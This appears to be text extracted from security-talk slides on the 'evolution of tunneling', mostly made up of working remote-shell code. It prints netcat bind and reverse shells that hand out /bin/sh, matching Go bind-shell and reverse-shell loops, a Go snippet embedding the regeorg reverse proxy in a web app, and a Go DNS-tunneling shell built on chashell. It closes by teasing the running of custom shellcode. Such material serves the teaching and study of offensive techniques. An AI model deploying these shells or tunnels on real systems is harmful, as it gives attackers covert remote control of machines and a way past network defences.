
Evolution of Tunneling: bind



```
nc -lvp 4444 -e /bin/sh
```

```
listenstr := "0.0.0.0:4444"  
listener, err := net.Listen("tcp", listenstr)  
  
for {  
    conn, err := listener.Accept()  
    cmd := exec.Command("/bin/sh")  
    cmd.Stdin = conn  
    cmd.Stdout = conn  
    cmd.Stderr = conn  
    cmd.Run()  
    conn.Close()  
}
```

Evolution of Tunneling: reverse



```
nc -e /bin/sh 127.0.0.1 31337
```


```
for {
```

```
    conn, err := net.Dial("tcp", "127.0.0.1:31337")
    cmd := exec.Command("/bin/sh")
    cmd.Stdin = conn
    cmd.Stdout = conn
    cmd.Stderr = conn
    cmd.Run()
    conn.Close()
```

```
}
```

```
cmd.Stdin, cmd.Stdout, cmd.Stderr = c, c, c
```

Evolution of Tunneling: reverse proxy



Injecting in web app
(e.g. regeorg)


```
package main
```

```
import (  
    "net/http"  
    "github.com/kost/regeorg"  
)
```

```
func main() {  
    // initialize regeorg  
    gh := &regeorg.GeorgHandler{}  
    gh.InitHandler()  
  
    // use it as standard handler for http  
    http.HandleFunc("/regeorg",  
        gh.RegHandler)  
    http.ListenAndServe(":8111", nil)  
}
```



Evolution of Tunneling: DNS



DNS tunneling
(e.g. iodine)

```
import "github.com/kost/chashell/lib/transport"
var targetDomain string
var encryptionKey string

func main() {
    var cmd *exec.Cmd

    if runtime.GOOS == "windows" {
        cmd = exec.Command("cmd.exe")
    } else {
        cmd = exec.Command("/bin/sh", "-c",
"/bin/sh")
    }

    dnsT := transport.DNSStream(targetDomain,
encryptionKey)

    cmd.Stdout = dnsT
    cmd.Stderr = dnsT
    cmd.Stdin = dnsT
    cmd.Run()
}
```

Based on chashell by sysdream: <https://github.com/sysdream/chashell>





I hear your cry

- **But, what about already written shellcodes?**
- **I want to run my own shellcode**
